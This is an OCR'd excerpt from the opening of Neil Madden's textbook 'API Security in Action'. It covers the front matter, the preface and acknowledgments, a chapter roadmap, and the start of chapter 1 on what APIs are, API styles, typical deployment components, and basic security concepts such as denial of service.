
API Security IN ACTION

Neil Madden

MANNING

Security mechanisms



Mechanism	Chapter
Audit logging	3
Rate-limiting	3
Passwords	3
Access control lists (ACL)	3
Cookies	4
Token-based auth	5
JSON web tokens (JWTs)	6
Encryption	6

Mechanism	Chapter
Oauth2	7
Roles	8
Attribute-based access control (ABAC)	8
Capabilities	9
Macaroons	9
Certificates	11
End-to-end authentication	13

API Security in Action

NEIL MADDEN

MANNING
SHELTER ISLAND

For online information and ordering of this and other Manning books, please visit www.manning.com. The publisher offers discounts on this book when ordered in quantity. For more information, please contact

Special Sales Department
Manning Publications Co.
20 Baldwin Road
PO Box 761
Shelter Island, NY 11964
Email: orders@manning.com

Manning Publications Co.
20 Baldwin Road
PO Box 761
Shelter Island, NY 11964

Development editor: Toni Arritola
Technical development editor: Joshua White
Review editor: Ivan Martinović
Production editor: Deirdre S. Hiam
Copy editor: Katie Petito
Proofreader: Keri Hales
Technical proofreader: Ubaldo Pescatore
Typesetter: Dennis Dalinnik
Cover designer: Marija Tudor

ISBN: 9781617296024
Printed in the United States of America

contents

preface

I have been a professional software developer, off and on, for about 20 years now, and I've worked with a wide variety of APIs over those years. My youth was spent hacking together adventure games in BASIC and a little Z80 machine code, with no concern that anyone else would ever use my code, let alone need to interface with it. It wasn't until I joined IBM in 1999 as a pre-university employee (affectionately known as "pooeys") that I first encountered code that was written to be used by others. I remember a summer spent valiantly trying to integrate a C++ networking library into a testing framework with only a terse email from the author to guide me. In those days I was more concerned with deciphering inscrutable compiler error messages than thinking about security.

Over time the notion of API has changed to encompass remotely accessed interfaces where security is no longer so easily dismissed. Running scared from C++, I found myself in a world of Enterprise Java Beans, with their own flavor of remote API calls and enormous weight of interfaces and boilerplate code. I could never quite remember what it was I was building in those days, but whatever it was must be tremendously important to need all this code. Later we added a lot of XML in the form of SOAP and XML-RPC. It didn't help. I remember the arrival of RESTful APIs and then JSON as a breath of fresh air: at last the API was simple enough that you could stop and think about what you were exposing to the world. It was around this time that I became seriously interested in security.

In 2013, I joined ForgeRock, then a startup recently risen from the ashes of Sun Microsystems. They were busy writing modern REST APIs for their identity and access

management products, and I dived right in. Along the way, I got a crash course in modern token-based authentication and authorization techniques that have transformed API security in recent years and form a large part of this book. When I was approached by Manning about writing a book, I knew immediately that API security would be the subject.

The outline of the book has changed many times during the course of writing it, but I've stayed firm to the principle that *details matter* in security. You can't achieve security purely at an architectural level, by adding boxes labelled "authentication" or "access control." You must understand exactly what you are protecting and the guarantees those boxes can and can't provide. On the other hand, security is not the place to reinvent everything from scratch. In this book, I hope that I've successfully trodden a middle ground: explaining why things are the way they are while also providing lots of pointers to modern, off-the-shelf solutions to common security problems.

A second guiding principle has been to emphasize that security techniques are rarely one-size-fits-all. What works for a web application may be completely inappropriate for use in a microservices architecture. Drawing on my direct experience, I've included chapters on securing APIs for web and mobile clients, for microservices in Kubernetes environments, and APIs for the Internet of Things. Each environment brings its own challenges and solutions.

acknowledgments

I knew writing a book would be a lot of hard work, but I didn't know that starting it would coincide with some of the hardest moments of my life personally, and that I would be ending it in the midst of a global pandemic. I couldn't have got through it all without the unending support and love of my wife, Johanna. I'd also like to thank our daughter, Eliza (the littlest art director), and all our friends and family.

Next, I'd like to thank everyone at Manning who've helped turn this book into a reality. I'd particularly like to thank my development editor, Toni Arritola, who has patiently guided my teaching style, corrected my errors, and reminded me who I am writing for. I'd also like to thank my technical editor, Josh White, for keeping me honest with a lot of great feedback. A big thank you to everybody else at Manning who has helped me along the way. Deirdre Hiam, my project editor; Katie Petito, my copyeditor; Keri Hales, my proofreader; and Ivan Martinović, my review editor. It's been a pleasure working with you all.

I'd like to thank my colleagues at ForgeRock for their support and encouragement. I'd particularly like to thank Jamie Nelson and Jonathan Scudder for encouraging me to work on the book, and to everyone who reviewed early drafts, in particular Simon Moffatt, Andy Forrest, Craig McDonnell, David Luna, Jaco Jooste, and Robert Wapshott.

Finally, I'd like to thank Jean-Philippe Aumasson, Flavien Binet, and Anthony Vennard at Teserakt for their expert review of chapters 12 and 13, and the anonymous reviewers of the book who provided many detailed comments.

To all the reviewers, Aditya Kaushik, Alexander Danilov, Andres Sacco, Arnaldo Gabriel, Ayala Meyer, Bobby Lin, Daniel Varga, David Pardo, Gilberto Taccari, Harinath

Kuntamukkala, John Guthrie, Jorge Ezequiel Bo, Marc Roulleau, Michael Stringham, Ruben Vandeginste, Ryan Pulling, Sanjeev Kumar Jaiswal (Jassi), Satej Sahu, Steve Atchue, Stuart Perks, Teddy Hagos, Ubaldo Pescatore, Vishal Singh, Willhelm Lehman, and Zoheb Ainapore: your suggestions helped make this a better book.

about this book

Who should read this book

API Security in Action is written to guide you through the techniques needed to secure APIs in a variety of environments. It begins by covering basic secure coding techniques and then looks at authentication and authorization techniques in depth. Along the way, you'll see how techniques such as rate-limiting and encryption can be used to harden your APIs against attacks.

This book is written for developers who have some experience in building web APIs and want to improve their knowledge of API security techniques and best practices. You should have some familiarity with building RESTful or other remote APIs and be confident in using a programming language and tools such as an editor or IDE. No prior experience with secure coding or cryptography is assumed. The book will also be useful to technical architects who want to come up to speed with the latest API security approaches.

How this book is organized: A roadmap

This book has five parts that cover 13 chapters.

Part 1 explains the fundamentals of API security and sets the secure foundation for the rest of the book.

- Chapter 1 introduces the topic of API security and how to define what makes an API secure. You'll learn the basic mechanisms involved in securing an API and how to think about threats and vulnerabilities.

- Chapter 2 describes the basic principles involved in secure development and how they apply to API security. You'll learn how to avoid many common software security flaws using standard coding practices. This chapter also introduces the example application, called Natter, whose API forms the basis of code samples throughout the book.
- Chapter 3 is a whirlwind tour of all the basic security mechanisms developed in the rest of the book. You'll see how to add basic authentication, rate-limiting, audit logging, and access control mechanisms to the Natter API.

Part 2 looks at authentication mechanism for RESTful APIs in more detail. Authentication is the bedrock upon which all other security controls build, so we spend some time ensuring this foundation is firmly established.

- Chapter 4 covers traditional session cookie authentication and updates it for modern web API usage, showing how to adapt techniques from traditional web applications. You'll also cover new developments such as SameSite cookies.
- Chapter 5 looks at alternative approaches to token-based authentication, covering bearer tokens and the standard Authorization header. It also covers using local storage to store tokens in a web browser and hardening database token storage in the backend.
- Chapter 6 discusses self-contained token formats such as JSON Web Tokens and alternatives.

Part 3 looks at approaches to authorization and deciding who can do what.

- Chapter 7 describes OAuth2, which is both a standard approach to token-based authentication and an approach to delegated authorization.
- Chapter 8 looks in depth at identity-based access control techniques in which the identity of the user is used to determine what they are allowed to do. It covers access control lists, role-based access control, and attribute-based access control.
- Chapter 9 then looks at capability-based access control, which is an alternative to identity-based approaches based on fine-grained keys. It also covers macaroons, which are an interesting new token format that enables exciting new approaches to access control.

Part 4 is a deep dive into securing microservice APIs running in a Kubernetes environment.

- Chapter 10 is a detailed introduction to deploying APIs in Kubernetes and best practices for security from a developer's point of view.
- Chapter 11 discusses approaches to authentication in service-to-service API calls and how to securely store service account credentials and other secrets.

Part 5 looks at APIs in the Internet of Things (IoT). These APIs can be particularly challenging to secure due to the limited capabilities of the devices and the variety of threats they may encounter.

- Chapter 12 describes how to secure communications between clients and services in an IoT environment. You'll learn how to ensure end-to-end security when API requests must travel over multiple transport protocols.
- Chapter 13 details approaches to authorizing API requests in IoT environments. It also discusses offline authentication and access control when devices are disconnected from online services.

About the code

This book contains many examples of source code both in numbered listings and in line with normal text. In both cases, source code is formatted in a `fixed-width font like this` to separate it from ordinary text. Sometimes code is also **`in bold`** to highlight code that has changed from previous steps in the chapter, such as when a new feature adds to an existing line of code.

In many cases, the original source code has been reformatted; we've added line breaks and reworked indentation to accommodate the available page space in the book. In rare cases, even this was not enough, and listings include line-continuation markers (➥). Additionally, comments in the source code have often been removed from the listings when the code is described in the text. Code annotations accompany many of the listings, highlighting important concepts.

Source code is provided for all chapters apart from chapter 1 and can be downloaded from the GitHub repository accompanying the book at https://github.com/NeilMadden/apisecurityinaction or from Manning. The code is written in Java but has been written to be as neutral as possible in coding style and idioms. The examples should translate readily to other programming languages and frameworks. Full details of the required software and how to set up Java are provided in appendix A.

liveBook discussion forum

Purchase of *API Security in Action* includes free access to a private web forum run by Manning Publications where you can make comments about the book, ask technical questions, and receive help from the author and from other users. To access the forum, go to https://livebook.manning.com/#!/book/api-security-in-action/discussion. You can also learn more about Manning's forums and the rules of conduct at https://livebook.manning.com/#!/discussion.

Manning's commitment to our readers is to provide a venue where a meaningful dialogue between individual readers and between readers and the author can take place. It is not a commitment to any specific amount of participation on the part of the author, whose contribution to the forum remains voluntary (and unpaid). We suggest you try asking the author some challenging questions lest his interest stray! The forum and the archives of previous discussions will be accessible from the publisher's website as long as the book is in print.

Other online resources

Need additional help?

- The Open Web Application Security Project (OWASP) provides numerous resources for building secure web applications and APIs. I particularly like the cheat sheets on security topics at https://cheatsheetseries.owasp.org.
- https://oauth.net provides a central directory of all things OAuth2. It's a great place to find out about all the latest developments.

about the author

NEIL MADDEN is Security Director at ForgeRock and has an in-depth knowledge of applied cryptography, application security, and current API security technologies. He has worked as a programmer for 20 years and holds a PhD in Computer Science.

about the cover illustration

The figure on the cover of *API Security in Action* is captioned "Arabe du désert," or Arab man in the desert. The illustration is taken from a collection of dress costumes from various countries by Jacques Grasset de Saint-Sauveur (1757–1810), titled *Costumes de Différents Pays*, published in France in 1788. Each illustration is finely drawn and colored by hand. The rich variety of Grasset de Saint-Sauveur's collection reminds us vividly of how culturally apart the world's towns and regions were just 200 years ago. Isolated from each other, people spoke different dialects and languages. In the streets or in the countryside, it was easy to identify where they lived and what their trade or station in life was just by their dress. The way we dress has changed since then and the diversity by region, so rich at the time, has faded away. It is now hard to tell apart the inhabitants of different continents, let alone different towns, regions, or countries. Perhaps we have traded cultural diversity for a more varied personal life—certainly for a more varied and fast-paced technological life. At a time when it is hard to tell one computer book from another, Manning celebrates the inventiveness and initiative of the computer business with book covers based on the rich diversity of regional life of two centuries ago, brought back to life by Grasset de Saint-Sauveur's pictures.

Part 1

Foundations

This part of the book creates the firm foundation on which the rest of the book will build.

Chapter 1 introduces the topic of API security and situates it in relation to other security topics. It covers how to define what security means for an API and how to identify threats. It also introduces the main security mechanisms used in protecting an API.

Chapter 2 is a run-through of secure coding techniques that are essential to building secure APIs. You'll see some fundamental attacks due to common coding mistakes, such as SQL injection or cross-site scripting vulnerabilities, and how to avoid them with simple and effective countermeasures.

Chapter 3 takes you through the basic security mechanisms involved in API security: rate-limiting, encryption, authentication, audit logging, and authorization. Simple but secure versions of each control are developed in turn to help you understand how they work together to protect your APIs.

After reading these three chapters, you'll know the basics involved in securing an API.

1 What is API security?

This chapter covers

- What is an API?
- What makes an API secure or insecure?
- Defining security in terms of goals
- Identifying threats and vulnerabilities
- Using mechanisms to achieve security goals

Application Programming Interfaces (APIs) are everywhere. Open your smartphone or tablet and look at the apps you have installed. Almost without exception, those apps are talking to one or more remote APIs to download fresh content and messages, poll for notifications, upload your new content, and perform actions on your behalf.

Load your favorite web page with the developer tools open in your browser, and you'll likely see dozens of API calls happening in the background to render a page that is heavily customized to you as an individual (whether you like it or not). On the server, those API calls may themselves be implemented by many microservices communicating with each other via internal APIs.

Increasingly, even the everyday items in your home are talking to APIs in the cloud—from smart speakers like Amazon Echo or Google Home, to refrigerators,

electricity meters, and lightbulbs. The *Internet of Things* (IoT) is rapidly becoming a reality in both consumer and industrial settings, powered by ever-growing numbers of APIs in the cloud and on the devices themselves.

While the spread of APIs is driving ever more sophisticated applications that enhance and amplify our own abilities, they also bring increased risks. As we become more dependent on APIs for critical tasks in work and play, we become more vulnerable if they are attacked. The more APIs are used, the greater their potential to be attacked. The very property that makes APIs attractive for developers—ease of use—also makes them an easy target for malicious actors. At the same time, new privacy and data protection legislation, such as the GDPR in the EU, place legal requirements on companies to protect users' data, with stiff penalties if data protections are found to be inadequate.

GDPR

The General Data Protection Regulation (GDPR) is a significant piece of EU law that came into force in 2018. The aim of the law is to ensure that EU citizens' personal data is not abused and is adequately protected by both technical and organizational controls. This includes security controls that will be covered in this book, as well as privacy techniques such as pseudonymization of names and other personal information (which we will not cover) and requiring explicit consent before collecting or sharing personal data. The law requires companies to report any data breaches within 72 hours and violations of the law can result in fines of up to €20 million (approximately $23.6 million) or 4% of the worldwide annual turnover of the company. Other jurisdictions are following the lead of the EU and introducing similar privacy and data protection legislation.

This book is about how to secure your APIs against these threats so that you can confidently expose them to the world.

1.1 An analogy: Taking your driving test

To illustrate some of the concepts of API security, consider an analogy from real life: taking your driving test. This may not seem at first to have much to do with either APIs or security, but as you will see, there are similarities between aspects of this story and key concepts that you will learn in this chapter.

You finish work at 5 p.m. as usual. But today is special. Rather than going home to tend to your carnivorous plant collection and then flopping down in front of the TV, you have somewhere else to be. Today you are taking your driving test.

You rush out of your office and across the park to catch a bus to the test center. As you stumble past the queue of people at the hot dog stand, you see your old friend Alice walking her pet alpaca, Horatio.

"Hi Alice!" you bellow jovially. "How's the miniature recreation of 18th-century Paris coming along?"

"Good!" she replies. "You should come and see it soon."

She makes the universally recognized hand-gesture for "call me" and you both hurry on your separate ways.

You arrive at the test center a little hot and bothered from the crowded bus journey. If only you could drive, you think to yourself! After a short wait, the examiner comes out and introduces himself. He asks to see your learner's driving license and studies the old photo of you with that bad haircut you thought was pretty cool at the time. After a few seconds of quizzical stares, he eventually accepts that it is really you, and you can begin the test.

> **LEARN ABOUT IT** Most APIs need to identify the clients that are interacting with them. As these fictional interactions illustrate, there may be different ways of identifying your API clients that are appropriate in different situations. As with Alice, sometimes there is a long-standing trust relationship based on a history of previous interactions, while in other cases a more formal proof of identity is required, like showing a driving license. The examiner trusts the license because it is issued by a trusted body, and you match the photo on the license. Your API may allow some operations to be performed with only minimal identification of the user but require a higher level of identity assurance for other operations.

You failed the test this time, so you decide to take a train home. At the station you buy a standard class ticket back to your suburban neighborhood, but feeling a little devil-may-care, you decide to sneak into the first-class carriage. Unfortunately, an attendant blocks your way and demands to see your ticket. Meekly you scurry back into standard class and slump into your seat with your headphones on.

When you arrive home, you see the light flashing on your answering machine. Huh, you'd forgotten you even *had* an answering machine. It's Alice, inviting you to the hot new club that just opened in town. You could do with a night out to cheer you up, so you decide to go.

The doorwoman takes one look at you.

"Not tonight," she says with an air of sniffy finality.

At that moment, a famous celebrity walks up and is ushered straight inside. Dejected and rejected, you head home.

What you need is a vacation. You book yourself a two-week stay in a fancy hotel. While you are away, you give your neighbor Bob the key to your tropical greenhouse so that he can feed your carnivorous plant collection. Unknown to you, Bob throws a huge party in your back garden and invites half the town. Thankfully, due to a miscalculation, they run out of drinks before any real damage is done (except to Bob's reputation) and the party disperses. Your prized whisky selection remains safely locked away inside.

> **LEARN ABOUT IT** Beyond just identifying your users, an API also needs to be able to decide what level of access they should have. This can be based on who they are, like the celebrity getting into the club, or based on a limited-time

token like a train ticket, or a long-term key like the key to the greenhouse that you lent your neighbor. Each approach has different trade-offs. A key can be lost or stolen and then used by anybody. On the other hand, you can have different keys for different locks (or different operations) allowing only a small amount of authority to be given to somebody else. Bob could get into the greenhouse and garden but not into your house and whisky collection.

When you return from your trip, you review the footage from your comprehensive (some might say over-the-top) camera surveillance system. You cross Bob off the Christmas card list and make a mental note to ask someone else to look after the plants next time.

The next time you see Bob you confront him about the party. He tries to deny it at first, but when you point out the cameras, he admits everything. He buys you a lovely new Venus flytrap to say sorry. The video cameras show the advantage of having good *audit logs* so that you can find out who did what when things go wrong, and if necessary, prove who was responsible in a way they cannot easily deny.

DEFINITION An *audit log* records details of significant actions taken on a system, so that you can later work out who did what and when. Audit logs are crucial evidence when investigating potential security breaches.

You can hopefully now see a few of the mechanisms that are involved in securing an API, but before we dive into the details let's review what an API is and what it means for it to be secure.

1.2 What is an API?

Traditionally, an API was provided by a software *library* that could be linked into an application either statically or dynamically at runtime, allowing reuse of procedures and functions for specific problems, such as OpenGL for 3D graphics, or libraries for TCP/IP networking. Such APIs are still common, but a growing number of APIs are now made available over the internet as RESTful web services.

Broadly speaking, an API is a boundary between one part of a software system and another. It defines a set of operations that one component provides for other parts of the system (or other systems) to use. For example, a photography archive might provide an API to list albums of photos, to view individual photos, add comments, and so on. An online image gallery could then use that API to display interesting photos, while a word processor application could use the same API to allow embedding images into a document. As shown in figure 1.1, an API handles requests from one or more clients on behalf of users. A client may be a web or mobile application with a user interface (UI), or it may be another API with no explicit UI. The API itself may talk to other APIs to get its work done.

A UI also provides a boundary to a software system and restricts the operations that can be performed. What distinguishes an API from a UI is that an API is explicitly designed to be easy to interact with by other software, while a UI is designed to be easy




Figure 1.1 An API handles requests from clients on behalf of users. Clients may be web browsers, mobile apps, devices in the Internet of Things, or other APIs. The API services requests according to its internal logic and then at some point returns a response to the client. The implementation of the API may require talking to other "backend" APIs, provided by databases or processing systems.

for a user to interact with directly. Although a UI might present information in a rich form to make the information pleasing to read and easy to interact with, an API typically will present instead a highly regular and stripped-back view of the raw data in a form that is easy for a program to parse and manipulate.

1.2.1 API styles

There are several popular approaches to exposing remote APIs:

- *Remote Procedure Call* (RPC) APIs expose a set of procedures or functions that can be called by clients over a network connection. The RPC style is designed to resemble normal procedure calls as if the API were provided locally. RPC APIs often use compact binary formats for messages and are very efficient, but usually require the client to install specific libraries (known as *stubs*) that work with a single API. The gRPC framework from Google (https://grpc.io) is an example of a modern RPC approach. The older SOAP (Simple Object Access Protocol) framework, which uses XML for messages, is still widely deployed.
- A variant of the RPC style known as *Remote Method Invocation* (RMI) uses object-oriented techniques to allow clients to call methods on remote objects as if they were local. RMI approaches used to be very popular, with technologies such as CORBA and Enterprise Java Beans (EJBs) often used for building large

enterprise systems. The complexity of these frameworks has led to a decline in their use.

- The REST (*REpresentational State Transfer*) style was developed by Roy Fielding to describe the principles that led to the success of HTTP and the web and was later adapted as a set of principles for API design. In contrast to RPC, RESTful APIs emphasize standard message formats and a small number of generic operations to reduce the coupling between a client and a specific API. Use of hyperlinks to navigate the API reduce the risk of clients breaking as the API evolves over time.
- Some APIs are mostly concerned with efficient querying and filtering of large data sets, such as SQL databases or the GraphQL framework from Facebook (https://graphql.org). In these cases, the API often only provides a few operations and a complex *query language* allows the client significant control over what data is returned.

Different API styles are suitable for different environments. For example, an organization that has adopted a *microservices architecture* might opt for an efficient RPC framework to reduce the overhead of API calls. This is appropriate because the organization controls all of the clients and servers in this environment and can manage distributing new stub libraries when they are required. On the other hand, a widely used public API might be better suited to the REST style using a widely used format such as JSON to maximize interoperability with different types of clients.

DEFINITION In a *microservices architecture*, an application is deployed as a collection of loosely coupled services rather than a single large application, or monolith. Each microservice exposes an API that other services talk to. Securing microservice APIs is covered in detail in part 4 of this book.

This book will focus on APIs exposed over HTTP using a loosely RESTful approach, as this is the predominant style of API at the time of writing. That is, although the APIs that are developed in this book will try to follow REST design principles, you will sometimes deviate from those principles to demonstrate how to secure other styles of API design. Much of the advice will apply to other styles too, and the general principles will even apply when designing a library.

1.3 API security in context

API Security lies at the intersection of several security disciplines, as shown in figure 1.2. The most important of these are the following three areas:

1. *Information security* (InfoSec) is concerned with the protection of information over its full life cycle from creation, storage, transmission, backup, and eventual destruction.
2. *Network security* deals with both the protection of data flowing over a network and prevention of unauthorized access to the network itself.
3. *Application security* (AppSec) ensures that software systems are designed and built to withstand attacks and misuse.




Figure 1.2 API security lies at the intersection of three security areas: information security, network security, and application security.

Each of these three topics has filled many books individually, so we will not cover each of them in full depth. As figure 1.2 illustrates, you do not need to learn every aspect of these topics to know how to build secure APIs. Instead, we will pick the most critical areas from each and blend them to give you a thorough understanding of how they apply to securing an API.

From information security you will learn how to:

- Define your security goals and identify threats
- Protect your APIs using access control techniques
- Secure information using applied cryptography

DEFINITION *Cryptography* is the science of protecting information so that two or more people can communicate without their messages being read or tampered with by anybody else. It can also be used to protect information written to disk.

From network security you will learn:

- The basic infrastructure used to protect an API on the internet, including firewalls, load-balancers, and reverse proxies, and roles they play in protecting your API (see the next section)
- Use of secure communication protocols such as *HTTPS* to protect data transmitted to or from your API

DEFINITION *HTTPS* is the name for HTTP running over a secure connection. While normal HTTP requests and responses are visible to anybody watching the network traffic, HTTPS messages are hidden and protected by Transport Layer Security (TLS, also known as SSL). You will learn how to enable HTTPS for an API in chapter 3.

Finally, from application security you will learn:

- Secure coding techniques
- Common software security vulnerabilities
- How to store and manage system and user credentials used to access your APIs

1.3.1 A typical API deployment

An API is implemented by application code running on a server; either an *application server* such as Java Enterprise Edition (Java EE), or a standalone server. It is very rare to directly expose such a server to the internet, or even to an internal intranet. Instead, requests to the API will typically pass through one or more additional network services before they reach your API servers, as shown in figure 1.3. Each request will pass through one or more *firewalls*, which inspect network traffic at a relatively low level and ensure that any unexpected traffic is blocked. For example, if your APIs are serving requests on port 80 (for HTTP) and 443 (for HTTPS), then the firewall would be configured to block any requests for any other ports. A *load balancer* will then route traffic to appropriate services and ensure that one server is not overloaded with lots of requests while others sit idle. Finally, a *reverse proxy* (or *gateway*) is typically placed in front of the application servers to perform computationally expensive operations like handling TLS encryption (known as *SSL termination*) and validating credentials on requests.

> **DEFINITION** *SSL termination*[1] (or *SSL offloading*) occurs when a TLS connection from a client is handled by a load balancer or reverse proxy in front of the destination API server. A separate connection from the proxy to the backend server is then made, which may either be unencrypted (plain HTTP) or encrypted as a separate TLS connection (known as *SSL re-encryption*).

Beyond these basic elements, you may encounter several more specialist services:

- An *API gateway* is a specialized reverse proxy that can make different APIs appear as if they are a single API. They are often used within a microservices architecture to simplify the API presented to clients. API gateways can often also take care of some of the aspects of API security discussed in this book, such as authentication or rate-limiting.
- A *web application firewall* (WAF) inspects traffic at a higher level than a traditional firewall and can detect and block many common attacks against HTTP web services.
- An *intrusion detection system* (IDS) or *intrusion prevention system* (IPS) monitors traffic within your internal networks. When it detects suspicious patterns of activity it can either raise an alert or actively attempt to block the suspicious traffic.

---

[1] In this context, the newer term *TLS* is rarely used.




Figure 1.3 Requests to your API servers will typically pass through several other services first. A firewall works at the TCP/IP level and only allows traffic in or out of the network that matches expected flows. A load balancer routes requests to appropriate internal services based on the request and on its knowledge of how much work each server is currently doing. A reverse proxy or API gateway can take care of expensive tasks on behalf of the API server, such as terminating HTTPS connections or validating authentication credentials.

In practice, there is often some overlap between these services. For example, many load balancers are also capable of performing tasks of a reverse proxy, such as terminating TLS connections, while many reverse proxies can also function as an API gateway. Certain more specialized services can even handle many of the security mechanisms that you will learn in this book, and it is becoming common to let a gateway or reverse proxy handle at least some of these tasks. There are limits to what these

components can do, and poor security practices in your APIs can undermine even the most sophisticated gateway. A poorly configured gateway can also introduce new risks to your network. Understanding the basic security mechanisms used by these products will help you assess whether a product is suitable for your application, and exactly what its strengths and limitations are.

Pop quiz

1 Which of the following topics are directly relevant to API security? (Select all that apply.)

   a Job security
   b National security
   c Network security
   d Financial security
   e Application security
   f Information security

2 An API gateway is a specialized version of which one of the following components?

   a Client
   b Database
   c Load balancer
   d Reverse proxy
   e Application server

The answers are at the end of the chapter.

1.4 Elements of API security

An API by its very nature defines a set of operations that a caller is permitted to use. If you don't want a user to perform some operation, then simply exclude it from the API. So why do we need to care about API security at all?

- First, the same API may be accessible to users with distinct levels of authority; for example, with some operations allowed for only administrators or other users with a special role. The API may also be exposed to users (and bots) on the internet who shouldn't have any access at all. Without appropriate access controls, any user can perform any action, which is likely to be undesirable. These are factors related to the environment in which the API must operate.
- Second, while each individual operation in an API may be secure on its own, combinations of operations might not be. For example, a banking API might offer separate withdrawal and deposit operations, which individually check that limits are not exceeded. But the deposit operation has no way to know if the money being deposited has come from a real account. A better API would offer a transfer operation that moves money from one account to another in a single

operation, guaranteeing that the same amount of money always exists. The security of an API needs to be considered as a whole, and not as individual operations.

- Last, there may be security vulnerabilities due to the implementation of the API. For example, failing to check the size of inputs to your API may allow an attacker to bring down your server by sending a very large input that consumes all available memory; a type of *denial of service* (DoS) attack.

DEFINITION A *denial of service* (DoS) attack occurs when an attacker can prevent legitimate users from accessing a service. This is often done by flooding a service with network traffic, preventing it from servicing legitimate requests, but can also be achieved by disconnecting network connections or exploiting bugs to crash the server.

